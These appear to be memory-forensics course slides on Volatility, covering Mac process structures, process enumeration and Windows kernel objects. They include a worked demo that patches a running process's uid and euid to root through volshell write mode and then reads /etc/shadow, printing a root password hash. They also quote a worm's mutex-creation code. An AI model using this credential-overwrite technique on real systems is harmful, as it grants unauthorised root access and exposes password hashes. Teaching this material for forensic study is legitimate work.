
Privilege Escalation



A screenshot of a terminal window titled "golden@ubuntu:~". The terminal shows the following session:

```
golden@ubuntu:~$ whoami
golden
golden@ubuntu:~$ ps aux | grep term
golden  2770  0.1  0.9 692004 19164 ?          Sl   13:12   0:00 /usr/bin/gnome-terminal
golden  3040  0.0  0.0  18932   920 pts/3    S+   13:17   0:00 grep --color=auto term
golden@ubuntu:~$ head -1 /etc/shadow
head: cannot open '/etc/shadow' for reading: Permission denied
golden@ubuntu:~$ 
```

The terminal window has a red arrow pointing from the title bar down to the command "ps aux | grep term". Another red arrow points from the word "term" in the command to the word "term" in the output line.



```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64
-f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\
64-bit-4c3a7f35.vmem    linux_volshell --write
Volatility Foundation Volatility Framework 2.4
Write support requested. Please type "Yes, I want to enable write support":
Yes, I want to enable write support
...
>>> cc(pid=2770)
Current context: process gnome-terminal, pid=2770 DTB=0x5038e000
>>> dt("cred", proc().cred)
[CTYPE cred] @ 0xFFFF880050395E00
0x0      : usage                      18446612133660155392
0x4      : uid                         18446612133660155396
0x8      : gid                         18446612133660155400
0xc      : suid                        18446612133660155404
0x10     : sgid                        18446612133660155408
0x14     : euid                        18446612133660155412
0x18     : egid                        18446612133660155416
...
...
>>> self._addrspace.write(18446612133660155396, '\x00\x00\x00\x00')
True
>>> self._addrspace.write(18446612133660155412, '\x00\x00\x00\x00')
True
>>> print proc().cred.uid.dereference_as("unsigned int")
0
>>> print proc().cred.euid.dereference_as("unsigned int")
0
>>>
```


```
golden@ubuntu:~$ whoami
golden
golden@ubuntu:~$ ps aux | grep term
golden  2770  0.1  0.9 692004 19164 ?          Sl   13:12   0:00 /usr/bin/gnome-terminal
golden  3040  0.0  0.0 18932   920 pts/3      S+   13:17   0:00 grep --color=auto term
golden@ubuntu:~$ head -1 /etc/shadow
head: cannot open '/etc/shadow' for reading: Permission denied
golden@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied ← 😞
golden@ubuntu:~$ whoami
golden
golden@ubuntu:~$ ps | grep term
golden@ubuntu:~$ ps aux | gre^C
golden@ubuntu:~$
golden@ubuntu:~$ ps
    PID TTY          TIME CMD
  2775 pts/3    00:00:00 bash
  3275 pts/3    00:00:00 ps
golden@ubuntu:~$ ps aux | grep term
root   2770  0.1  0.9 692004 19360 ?          Sl   09:48   0:00 /usr/bin/gnome-terminal
golden  3278  0.0  0.0 18936   916 pts/3      S+   09:54   0:00 grep --color=auto term
golden@ubuntu:~$ ps
    PID TTY          TIME CMD
  2775 pts/3    00:00:00 bash ← █
  3280 pts/3    00:00:00 ps
golden@ubuntu:~$ █
```

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f
~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\
64-bit-4c3a7f35.vmem    linux_volsHELL --write
Volatility Foundation Volatility Framework 2.4
Write support requested. Please type "Yes, I want to enable write support":
Yes, I want to enable write support
>>> cc(pid=2775)
Current context: process bash, pid=2775 DTB=0x503dd000
>>> dt("cred", proc().cred)
[CTYPE cred] @ 0xFFFF8800503EC300
0x0  : usage                      18446612133660508928
0x4  : uid                         18446612133660508932
0x8  : gid                         18446612133660508936
0xc  : suid                        18446612133660508940
0x10 : sgid                        18446612133660508944
0x14 : euid                        18446612133660508948
0x18 : egid                        18446612133660508952
...
...
>>> self._addrspace.write(18446612133660508932, '\x00\x00\x00\x00');
True
>>> self._addrspace.write(18446612133660508948, '\x00\x00\x00\x00');
True
>>>
```

```
golden@ubuntu:~  
File Edit View Search Terminal Help  
golden 3040 0.0 0.0 18932 920 pts/3 S+ 13:17 0:00 grep --color=auto term  
golden@ubuntu:~$ head -1 /etc/shadow  
head: cannot open '/etc/shadow' for reading: Permission denied  
golden@ubuntu:~$ cat /etc/shadow  
cat: /etc/shadow: Permission denied  
golden@ubuntu:~$ whoami  
golden  
golden@ubuntu:~$ ps | grep term  
golden@ubuntu:~$ ps aux | gre^C  
golden@ubuntu:~$  
golden@ubuntu:~$ ps  
  PID TTY      TIME CMD  
2775 pts/3    00:00:00 bash  
3275 pts/3    00:00:00 ps  
golden@ubuntu:~$ ps aux | grep term  
root 2770 0.1 0.9 692004 19360 ? Sl 09:48 0:00 /usr/bin/gnome-terminal  
golden 3278 0.0 0.0 18936 916 pts/3 S+ 09:54 0:00 grep --color=auto term  
golden@ubuntu:~$ ps  
  PID TTY      TIME CMD  
2775 pts/3    00:00:00 bash  
3280 pts/3    00:00:00 ps  
golden@ubuntu:~$  
golden@ubuntu:~$ ps  
  PID TTY      TIME CMD  
2775 pts/3    00:00:00 bash  
3450 pts/3    00:00:00 ps  
golden@ubuntu:~$ ps aux | grep bash  
root 2775 0.0 0.1 29836 3824 pts/3 Ss 09:51 0:00 bash  
root 3456 0.0 0.0 18936 920 pts/3 S+ 09:59 0:00 grep --color=auto bash  
golden@ubuntu:~$ head -1 /etc/shadow  
root:$6$Lfnx70N8$2vgST5b70/AVJ2Yv3iIicMWQuCsPKzyxAnN0xVys6/NW0I6LQyA10fQlFNI2VFe5i1VTW0xkQa2S  
k0Fmasaiw0:16311:0:99999:7:::  
golden@ubuntu:~$
```



Mac Processes



proc vs task

- **struct proc**
 - C structure for the BSD side of a process
- **struct task**
 - C structure for the Mach task that underlies a BSD process
- **AMF has a typo and swaps these on pp. 795→**
- **Please make a note!**

proc = BSD

task = Mach

BSD

```
$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f 10.9.vmem mac_volshell
Volatility Foundation Volatility Framework 2.4
>>> dt("proc")
'proc' (1192 bytes)
0x0    : p_list                                ['__unnamed_17152438']
0x10   : p_pid                                 ['int']
0x18    : task                                  ['pointer', ['task']]
0x20    : p_pptr                               ['pointer', ['proc']]
0x28    : p_ppid                               ['int']
0x2c    : p_pgrpid                            ['int']
0x30    : p_uid                                ['unsigned int']
0x34    : p_gid                                ['unsigned int']
0x38    : p_ruid                               ['unsigned int']
...
0x80    : p_sibling                            ['__unnamed_17152808']
0x90    : p_children                           ['__unnamed_17152859']
0x98    : p_uthlist                            ['__unnamed_17152895']
0xd8    : p_ucred                              ['pointer', ['ucred']]
0xe0    : p_fd                                 ['pointer', ['filedesc']]
0xe8    : p_stats                             ['pointer', ['pstats']]
0xf0    : p_limit                             ['pointer', ['plimit']]
0xf8    : p_sigacts                           ['pointer', ['sigacts']]
0x100   : p_siglist                           ['int']
...
0x2a0   : p_argstrlen                         ['unsigned int']
0x2a4   : p_argc                             ['int']
0x2a8   : user_stack                          ['unsigned long long'].
```

```
>>> dt("task")
'task' (960 bytes)
0x0    : lock                                ['_lck_mtx_']
0x10   : ref_count                           ['unsigned int']
0x14   : active                               ['int']
0x18   : halting                             ['int']
0x20   : map                                  ['pointer', ['_vm_map']]
0x28   : tasks                                ['queue_entry']
0x38   : user_data                           ['pointer', ['void']]
0x40   : threads                             ['queue_entry']
0x50   : pset_hint                           ['pointer', ['processor_set']]
0x58   : affinity_space                     ['pointer', ['affinity_space']]
0x60   : thread_count                        ['int']
0x64   : active_thread_count                 ['unsigned int']

...
...
0x2f0 : bsd_info                            ['pointer', ['void']]
```

Mach

Mac Process Enumeration

- **mac_pslist**
 - Enumerates processes by walking the active process list
- **mac_dead_procs**
 - Discovers terminated processes
- **mac_tasks**
 - Enumerates Mach tasks
- **mac_psxview**
 - Typical Volatility cross-verification

\$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f macosx10.9.vmem **mac_pslist** ←

Volatility Foundation Volatility Framework 2.4

Offset	Name	Pid	Uid	Gid	PGID	Bits	DTB	Start Time
0xfffffff800ca845d8	iTerm	285	502	20	285	64BIT	0x0000000039faa000	2014-09-08 16:59:03 UTC+0000
0xfffffff800e70a950	com.apple.audio.	279	202	202	279	64BIT	0x000000002d573000	2014-09-08 16:58:34 UTC+0000
0xfffffff800e476a80	com.apple.InputM	276	502	20	276	64BIT	0x000000004041c000	2014-09-08 16:58:30 UTC+0000
0xfffffff800e70d7e0	AppleSpell	274	502	20	274	64BIT	0x000000000ca4e000	2014-09-08 16:58:30 UTC+0000
0xfffffff800e473bf0	distnoted	273	89	89	273	64BIT	0x0000000046d95000	2014-09-08 16:58:12 UTC+0000
0xfffffff800bbc0950	launchd	270	89	89	270	64BIT	0x00000000145af000	2014-09-08 16:58:12 UTC+0000
0xfffffff800e476130	storeagent	264	502	20	264	64BIT	0x000000003ddbe000	2014-09-08 16:57:48 UTC+0000
0xfffffff800ec20098	pbs	261	502	20	261	64BIT	0x0000000011d7f000	2014-09-08 16:57:47 UTC+0000
0xfffffff800ec20540	Adobe CEF Helper	258	502	20	230	32BIT	0x0000000023b33000	2014-09-08 16:57:45 UTC+0000
0xfffffff800e70bbf0	mdworker	254	502	20	254	64BIT	0x000000004fd18000	2014-09-08 16:57:44 UTC+0000
0xfffffff800ec21338	cookied	252	502	20	252	64BIT	0x0000000024024000	2014-09-08 16:57:41 UTC+0000
0xfffffff800ec225d8	com.apple.dock.e	248	502	20	248	64BIT	0x000000004364d000	2014-09-08 16:57:40 UTC+0000
0xfffffff800e70a000	xpcd	247	55	55	247	64BIT	0x000000003c456000	2014-09-08 16:57:40 UTC+0000
0xfffffff800ec22a80	AdobeIPCBroker	246	502	20	246	32BIT	0x00000000419e2000	2014-09-08 16:57:40 UTC+0000
0xfffffff800e70a4a8	CloudKeychainPro	244	502	20	244	64BIT	0x000000003ee3d000	2014-09-08 16:57:39 UTC+0000
0xfffffff800e70d338	com.apple.ShareK	243	502	20	243	64BIT	0x0000000040295000	2014-09-08 16:57:39 UTC+0000
0xfffffff800e70c098	secd	242	502	20	242	64BIT	0x0000000041c6d000	2014-09-08 16:57:39 UTC+0000
0xfffffff800e70adf8	IMDPersistenceAg	240	502	20	240	64BIT	0x0000000040e07000	2014-09-08 16:57:38 UTC+0000
0xfffffff800e70b2a0	accounts	239	502	20	239	64BIT	0x00000000422b7000	2014-09-08 16:57:38 UTC+0000
0xfffffff800e472950	AirPlayUIAgent	238	502	20	238	64BIT	0x000000003f831000	2014-09-08 16:57:38 UTC+0000
0xfffffff800e70ce90	com.apple.IconSe	237	502	20	237	64BIT	0x0000000040d3f000	2014-09-08 16:57:38 UTC+0000

```
$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f macosx10.9.vmem mac_dead_procs ←
Volatility Foundation Volatility Framework 2.4
Offset           Name        Pid   Uid   Gid  PGID    Bits DTB Start Time
-----          -----      ---  ---  ---  ---  ---  ---  -----
0xfffffff800c9f3a80 sh        294   -    -55...11  -  - 2014-09-08 16:59:21 UTC+0000
0xfffffff800c9f3a80 sh        294   -    -55...11  -  - 2014-09-08 16:59:21 UTC+0000
0xfffffff800ec22130 expr     302   -    -55...11  -  - 2014-09-08 16:59:21 UTC+0000
0xfffffff800ec20e90 date     301   -    -55...11  -  - 2014-09-08 16:59:21 UTC+0000
0xfffffff800ec209e8 basename 298   -    -55...11  -  - 2014-09-08 16:59:21 UTC+0000
0xfffffff800ec217e0 mdworker  255   -    -55...11  -  - 2014-09-08 16:57:44 UTC+0000
0xfffffff800dbe7338 SFLIconTool 286   -    -55...11  -  - 2014-09-08 16:59:03 UTC+0000
0xfffffff800ec21c88 bash    290   -    -55...11  -  - 2014-09-08 16:59:03 UTC+0000
0xfffffff800c7ff4a8 bash    291   -    -55...11  -  - 2014-09-08 16:59:03 UTC+0000
0xfffffff800dbe8a80 path_helper 292   -    -55...11  -  - 2014-09-08 16:59:03 UTC+0000
0xfffffff800c9f35d8 lssave     283   -    -55...11  -  - 2014-09-08 16:58:43 UTC+0000
0xfffffff800dbe6098 lssave     266   -    -55...11  -  - 2014-09-08 16:57:57 UTC+0000
0xfffffff800e474098 soagent    214   -    -55...11  -  - 2014-09-08 16:57:38 UTC+0000
0xfffffff800bbc45d8 launchctl  2     -    -55...11  -  - 2014-09-08 16:56:50 UTC+0000
0xfffffff800e475c88 fontworker 207   -    -55...11  -  - 2014-09-08 16:57:37 UTC+0000
0xfffffff800dbe7c88 launchd    166   -    -55...11  -  - 2014-09-08 16:57:35 UTC+0000
0xfffffff800ec1fbf0 ?\/?Y?- U(?z0#?u  -14...48   -    -14...20  -  - -----
0xfffffff800ec1f748 ?Z, ??X+??X+??Y, ?? -14...44   -    -14...52  -  - -----
0xfffffff800ec1f2a0 ?W+??U)??V*??V*?? -14...75   -    -14...68  -  - -----
0xfffffff800ec1edf8 h<?h<?i=?j>?j    434...24   -    -54...49  -  - -----
0xfffffff800ec1e950 Z~??^av"??p?9?Qr   -16...60   -    182...67  -  - -----
0xfffffff800ec1e4a8 d??e?I0?????i?}?? -21...03   -    104...43  -  - -----
```

```
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmw  
arevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_psTree ←  
Volatility Foundation Volatility Framework 2.4  
Name          Pid      Uid  
kernel_task    0        0  
.launchd      1        0  
.com.apple.audio. 279      202  
.com.apple.InputM 276      502  
.launchd      270      89  
.distnoted    273      89  
.com.apple.dock.e 248      502  
.xpcd         247      55  
.AdobeIPCBroker 246      502  
.com.apple.ShareK 243      502  
.IMDPersistenceAg 240      502  
.com.apple.IconSe 237      502  
.apsd         236      0  
.filecoordination 234      0  
.coresymbolicatio 222      0  
.com.apple.audio. 195      202  
.sandboxd     193      0  
.xpcd         191      502  
.xpcd         189      202  
.coreaudiod    184      202  
.launchd      171      502 ←  
.iTerm         285      502  
.AppleSpell    274      502  
.storeagent    264      502  
.pbs          261      502  
.mdworker     254      502  
.cooked        252      502  
.CloudKeychainPro 244      502  
.secd          242      502  
.accountsds   239      502  
.AirPlayUIAgent 238      502  
.syncdefaultsd 233      502  
.Creative Cloud 230      502 ←  
.Adobe CEF Helper 258      502 ←
```

```
python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f723
37.vmem mac_psxview
```

Volatility Foundation Volatility Framework 2.4

Offset(V)	Name	PID	pslist	parents	pid_hash	pgrp_hash_table	session	leaders	task	processes
0xffffffff8001efccd0	kernel_task	0	True	True	False	True	True	True	True	
0xffffffff800bbc4a80	launchd	1	True	True	True	True	True	True	True	
0xffffffff800bbc37e0	UserEventAgent	11	True	False	True	True	True	True	True	
0xffffffff800bbc4130	kextd	12	True	False	True	True	True	True	True	
0xffffffff800bbc3c88	taskgated	13	True	False	True	True	True	True	True	
0xffffffff800bbc3338	notifyd	14	True	False	True	True	True	True	True	
0xffffffff800bbc2e90	securityd	15	True	False	True	True	True	True	True	
0xffffffff800bbc29e8	diskarbitrationd	16	True	False	True	True	True	True	True	
0xffffffff800bbc2540	powerd	17	True	False	True	True	True	True	True	
0xffffffff800bbc2098	configd	18	True	False	True	True	True	True	True	
0xffffffff800bbc1bf0	syslogd	19	True	False	True	True	True	True	True	
0xffffffff800bbc1748	distnoted	20	True	False	True	True	True	True	True	
0xffffffff800bbc0df8	opendirectoryd	22	True	False	True	True	True	True	True	
0xffffffff800bbc12a0	cfprefsd	23	True	False	True	True	True	True	True	
0xffffffff800bbc04a8	xpcd	25	True	False	True	True	True	True	True	
0xffffffff800bbc0000	backupd	35	True	False	True	True	True	True	True	
0xffffffff800c803a80	authd	36	True	False	True	True	True	True	True	
0xffffffff800c8035d8	coreservicesd	37	True	False	True	True	True	True	True	
0xffffffff800c803130	fseventsdsd	39	True	False	True	True	True	True	True	
0xffffffff800c802c88	sysmond	40	True	False	True	True	True	True	True	
0xffffffff800c8027e0	usbd	41	True	False	True	True	True	True	True	
0xffffffff800c802338	ntpd	43	True	False	True	True	True	True	True	
0xffffffff800c801e90	wdhelper	44	True	False	True	True	True	True	True	
0xffffffff800c8019e8	warmd	45	True	False	True	True	True	True	True	
0xffffffff800c801540	usbmuxd	46	True	False	True	True	True	True	True	
0xffffffff800c800748	stackshot	49	True	False	True	True	True	True	True	
0xffffffff800c7ff950	SleepServicesD	52	True	False	True	True	True	True	True	
0xffffffff800c7ff000	revisiond	54	True	False	True	True	True	True	True	
0xffffffff800c9f3130	pacemaker	57	True	False	True	True	True	True	True	
0xffffffff800c9f2338	mds	60	True	False	True	True	True	True	True	
0xffffffff800c9f1e90	mDNSResponder	61	True	False	True	True	True	True	True	
0xffffffff800c9f1098	loginwindow	64	True	False	True	True	True	True	True	

Memory Allocation

Memory Allocation Concepts

- In memory forensics, we're hunting for needles in a large haystack
- Deep understanding of how memory is allocated is essential
- Discussion broken into two categories:
 - General kernel memory allocation
 - Memory management for the OS proper
 - Process memory allocation
 - Memory management for individual applications
- ...across Windows, Linux, Mac OS X

Windows Memory Allocation Concepts

Interesting Windows Structures

File

`_FILE_OBJECT`

An instance of an open file that represents a process or kernel module's access into a file, including the permissions, regions of memory that store portions of the file's contents, and the file's name.

Process

`_EPROCESS`

A container that allows threads to execute within a private virtual address space and maintains open handles to resources such as files, registry keys, etc.


SymbolicLink

`_OBJECT_SYMBOLIC_LINK`

Created to support aliases that can help map network share paths and removable media devices to drive letters.

Token	<u>TOKEN</u>	Stores security context information (such as security identifiers [SIDs] and privileges) for processes and threads.
Thread	<u>ETHREAD</u>	An object that represents a scheduled execution entity within a process and its associated CPU context.
Mutant	<u>KMUTANT</u>	An object that represents mutual exclusion and is typically used for synchronization purposes or to control access to particular resources.

It's a mutex. Thanks.





The **blue lobster** is an example
of a mutant.



```
//kill all netsky and sasser variants
void kill_skynet()
{
    CreateMutexA(NULL, TRUE, "AdmMoodownJKIS003");
    CreateMutexA(NULL, TRUE, "(S)(k)(y)(N)(e)(t)");
    CreateMutexA(NULL, TRUE, "----->>>U<<<<----");
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho");
    CreateMutexA(NULL, TRUE, "_-=o00S0k0y0N0e0t0o=-_");
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtUU");
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtU");

    ...
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho");
    CreateMutexA(NULL, TRUE, "Rabbo_Mutex");
    CreateMutexA(NULL, TRUE, "Rabbo");

    ...
    CreateMutexA(NULL, TRUE, "Jobaka3");
    CreateMutexA(NULL, TRUE, "Jobaka3l");
    CreateMutexA(NULL, TRUE, "JumpallsNlsTillt");
    CreateMutexA(NULL, TRUE, "SkynetNotice");

    ...
}
```

Driver	<code>_DRIVER_OBJECT</code>	Represents the image of a loaded kernel-mode driver and contains addresses of the driver's input/output control handler functions.
Key	<code>_CM_KEY_BODY</code>	An instance of an open registry key that contains information about the key's values and data.
Type	<code>_OBJECT_TYPE</code>	An object with metadata that describes the common properties of all other objects.

WindowStation	tagWINDOWSTATION	A security boundary for processes and desktops, which also contains a clipboard and atom tables.
Desktop	tagDESKTOP	An object that represents the displayable screen surface and contains user objects such as windows, menus, and buttons.

Windows Kernel Memory Allocation

- Kernel memory allocator uses pools of memory
- Broadly:
 - Non-paged pool
 - Never swapped
 - Paged pool
 - Can be swapped
- Differentiates between allocations < one page (4K) and > a page
- < 4K case first

